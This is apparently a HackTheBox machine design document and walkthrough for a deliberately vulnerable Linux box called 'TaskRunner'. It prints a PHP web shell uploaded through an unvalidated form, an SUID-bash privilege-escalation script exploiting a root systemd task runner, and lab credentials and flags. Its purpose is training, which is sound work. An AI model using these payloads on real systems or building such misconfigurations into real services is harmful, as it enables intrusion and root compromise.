TaskRunner

Introduction

TaskRunner is a beginner-to-intermediate Linux HackTheBox machine that demonstrates how automated backend systems — especially systemd task-execution services — can become dangerous when combined with insecure web application design. The machine highlights how a simple insecure file upload, when paired with a misconfigured system-level automation service, can lead to arbitrary code execution and privilege escalation.

This box was created to strengthen my knowledge in:

- Building and configuring services on a Linux server
- Designing an original, solvable vulnerability path for HTB
- Practicing red team techniques through enumeration, exploitation, and privilege escalation
- Understanding how automation tools (systemd, timers, and file watchers) can be abused when security boundaries are not enforced

The name TaskRunner reflects the core vulnerability: a systemd-based "task running" service automatically executes uploaded files — and due to misconfiguration, it does so with elevated privileges.

Info for HTB

Access

Passwords:

User	Password
theodore	andthebrothers
root	Root login via SSH is disabled, but privilege escalation on the machine is intended

SSH access is enabled for the theodore user. The root account is not intended for SSH login; privilege escalation must be performed through exploitation.

Key Processes

TaskRunner uses the following processes and services to support the machine's functionality:

1. Apache2 Web Server (Port 80)

Used to host the vulnerable file upload interface.

The upload functionality lacks proper validation and allows arbitrary file uploads to /var/www/html/uploads/.

2. OpenSSH Server (Port 22)

Allows players to SSH into theodore after obtaining credentials.

3. Custom systemd Service: process-uploads.service

This is the core of the machine and the main vulnerability.

- Watches the /var/www/html/uploads/ directory
- Executes any file matching the pattern task_*.run
- Runs with elevated privileges due to a misconfigured service unit

The script `process_tasks.sh` loops through uploaded files and executes them.

Intentional Misconfigurations

- The upload script does no content validation, allowing .run or even shell scripts.
- The systemd service runs as root and directly executes user-supplied files.
- The service restarts frequently, guaranteeing quick execution of payloads.
- A debugging log file accidentally stores theodore's plaintext credentials."

Automation / Crons

1. A systemd Timer

The timer triggers `process-uploads.service` frequently to ensure uploaded tasks are executed almost immediately.

Details:

- Runs every 20 seconds
- Calls the TaskRunner service

- No sandboxing, no permission restrictions

This automation step is essential for exploitation:
Attackers upload a `.run` file, and the system automatically executes it with root permissions.

Firewall Rules

TaskRunner uses UFW with minimal rules:

- Allow port 22
- Allow port 80
- Default deny all other inbound traffic

This ensures the machine remains minimal and realistic while guiding the player toward the intended services.

Docker

I have not used Docker in the process of creation in this machine. The design relies entirely on systemd behavior and a real Linux environment to simulate a production-like misconfiguration.

Other Notes

- Flags are generated using "`openssl rand -hex 16`" and placed in `/home/theodore/user.txt` and `/root/root.txt`.
- All setup scripts were written from my host machine and then pushed to GitHub, then cloned to my Ubuntu server and ran.
- The full setup shell scripts are stored in an Google Colab: https://colab.research.google.com/drive/16M4vXTGl2bSJRrM_ZyQQgFXHNxNcbZT4
- The authentication mechanism is intentionally made non-vulnerable.
- I increased the RAM to 6GB, otherwise, it will be very slow for the machine to run.

Writeup

Below is a condensed walkthrough preview. The full version for HTB submission should include screenshots and terminal outputs.

Enumeration

For this website, the port 80 (HTTP) is for the website, and port 22 (SSH) is where the users can login as theodore to obtain the user flag.


```
┌──(rafael㉿raf)-[~]
└─$ nmap 10.0.2.4 -sV -sC -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 23:21 +08
Nmap scan report for 10.0.2.4
Host is up (0.0017s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ae:96:c5:70:9b:99:02:3f:e8:05:bd:49:b4:54:0c:d5 (ECDSA)
|_  256 a4:b0:f4:2b:4a:eb:b5:34:1d:d0:5b:dc:9b:79:e5:0c (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: VulnPortal \xE2\x80\x94 TaskRunner
MAC Address: 08:00:27:85:23:3B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.71 ms 10.0.2.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.79 seconds
```

Foot Hold


Upon opening the IP of the vulnerable machine in a browser, we are redirected to a Vulnerable Upload Portal, where before we can start uploading, we need to sign up and login to our accounts.




Then, what the user is intended to do is to pass on a shell.php file containing the following shell:

<?php system($_GET[‘cmd’]); ?>

So then it will go to the uploads folder, and give us the command prompt for the vulnerable machine, like shown below as an example of whoami.




What we should do now is to set up a netcat listener on the command line



And then still on the cmd on the browser, we can use a reverse shell payload like shown below:

After the user has wandered through exploring different files in the machine, they will eventually find it at /var/www/html/logs/error_snip.log, which contains the credentials the theodore.



Now, users can just create a new terminal and ssh into theodore at the machine’s IP.

```
theodore@taskrunner:~$ ls
user.txt
theodore@taskrunner:~$ cat user.txt
84660675e8dae6790943ed738cf8647c
theodore@taskrunner:~$
```

Now, we have the user flag, and now we are just left with the root flag.

User flag = 84660675e8dae6790943ed738cf8647c

Privilege Escalation

```
theodore@taskrunner:/var/www/html/uploads$ cat << 'EOF' > task_root.run
#TASK
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod +s /tmp/rootbash
EOF
theodore@taskrunner:/var/www/html/uploads$ chmod +x task_root.run
theodore@taskrunner:/var/www/html/uploads$ /tmp/rootbash -p
rootbash-5.2#
```

For the privilege escalation I just ran those following steps and then I got root

```
rootbash-5.2# cat /root/root.txt
32d5bd55d5097bd6cfad5a24caf8e824
rootbash-5.2#
```

Root flag = 32d5bd55d5097bd6cfad5a24caf8e824

Successfully getting the root flag.

This works because the upload directory is writable by a low-privilege user, yet a root-level automated task executes any .run file inside it. My script was executed with root privileges, allowing it to copy /bin/bash to /tmp and set the SUID bit. Running this SUID bash gave me a root shell.